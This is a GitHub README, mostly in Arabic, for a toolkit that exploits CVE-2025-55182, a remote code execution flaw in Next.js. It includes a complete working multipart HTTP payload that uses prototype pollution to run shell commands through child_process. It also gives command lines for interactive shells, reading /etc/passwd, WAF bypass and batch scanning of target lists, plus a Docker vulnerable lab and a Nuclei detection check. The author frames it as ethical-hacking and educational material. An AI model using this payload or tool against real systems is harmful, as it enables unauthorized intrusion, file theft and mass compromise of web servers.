rubensuxo-eh/react2shell-exploit
React2Shell-Exploit — إطار استغلال كامل لـ CVE-2025-55182، يتضمن استغلال بايثون، مختبر ضعيف لـ Docker، استغلال يدوي وآلي عبر Burp Suite، قالب كشف عبر Nuclei، وسير عمل اختبار معتمد. تم تطويره لاختبار الاختراق والبحث التعليمي.

CVE-2025-55182 - Next.js RCE (تنفيذ الأكواد عن بُعد)
إطار عمل استغلال + مختبر ضعيف + التحقق عبر Burp Suite و Nuclei.
إطار استغلال كامل وبيئة مختبر ضعيفة لأبحاث الأمان واختبار الاختراق.
╔═══════════════════════════════════════════════════════════════╗
║              🐺 React2Shell-Exploit-Kensei 🐺                 ║
║              CVE-2025-55182 Exploitation Tool                 ║
║                                                               ║
║  Author: Ruben Suxo - Ethical Hacker (kensei)    v2.5.0      ║
╚═══════════════════════════════════════════════════════════════╝
React2Shell-Exploit-Kensei هي مجموعة أدوات شاملة لاستغلال CVE-2025-55182، وهي ثغرة حرجة لتنفيذ الأكواد عن بُعد في تطبيقات Next.js.
وتشمل:
الإصدارات المتأثرة:
درجة CVSS: 10.0 (حرجة)
✅ استغلال تلقائي ✅ شل تفاعلي ✅ تنفيذ الأوامر ✅ قراءة الملفات ✅ تجاوز WAF ✅ مسح دفعي
يجب أن يكون Docker مثبتًا لتشغيل المختبر الضعيف.
| المنصة | رابط التثبيت |
|---|---|
| Windows | https://docs.docker.com/desktop/install/windows/ |
| macOS | https://docs.docker.com/desktop/install/mac-install/ |
| Linux | https://docs.docker.com/engine/install/ |
تحقق من التثبيت:
docker --version
✅ دليل Burp Suite ✅ قالب Nuclei ✅ أمثلة كاملة
# 1. Clone
git clone react2shell-exploit
cd react2shell-exploit
chmod +x react2shell-exploit.py

# 2. Start Lab
cd docker
docker build --no-cache -t react2shell-lab .
docker run -d -p 3002:3002 --name react2shell-lab react2shell-lab

# 3. Exploit
python3 react2shell-exploit.py --url http://localhost:3002 --cmd "whoami"
python3 react2shell-exploit.py --url http://target.com --scan
python3 react2shell-exploit.py --url http://target.com --cmd "id"
python3 react2shell-exploit.py --url http://target.com --shell
python3 react2shell-exploit.py --url http://target.com --read /etc/passwd
python3 react2shell-exploit.py --url http://target.com --cmd "whoami" --waf-bypass
python3 react2shell-exploit.py --list targets.txt --scan --threads 20
تم التحقق من العمل - قالب الطلب:


POST / HTTP/1.1
Host: target.com:3002
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Next-Action: x
Content-Length: 734

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('whoami',{timeout:30000}).toString().trim();throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/exploit?out=${encodeURIComponent(res)};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
الاستجابة المتوقعة:
"children":["__PAGE__?{\"out\":\"root\"}",{}]
اختبار WHOAMI يدويًا:

اختبار IFCONFIG يدويًا:


طرق الكشف التلقائي البديلة:






تم التحقق من العمل:
nuclei -target http://target.com:3002 -t nuclei/CVE-2025-55182.yaml
المخرجات:
[CVE-2025-55182] [http] [critical] http://target.com:3002/

المؤلف: Ruben Suxo - هاكر أخلاقي (kensei) الإصدار: 2.5.0 التاريخ: 2025-12-06
يعتمد هذا المشروع على الأبحاث والتقنيات من:
لاختبارات الأمان المصرح بها فقط.
الوصول غير المصرح به غير قانوني. استخدم فقط على الأنظمة التي تملكها أو لديك إذن صريح لاختبارها.
رخصة MIT
🐺 اخترق الكوكب - بمسؤولية
لأغراض تعليمية فقط. استخدمه أخلاقيًا.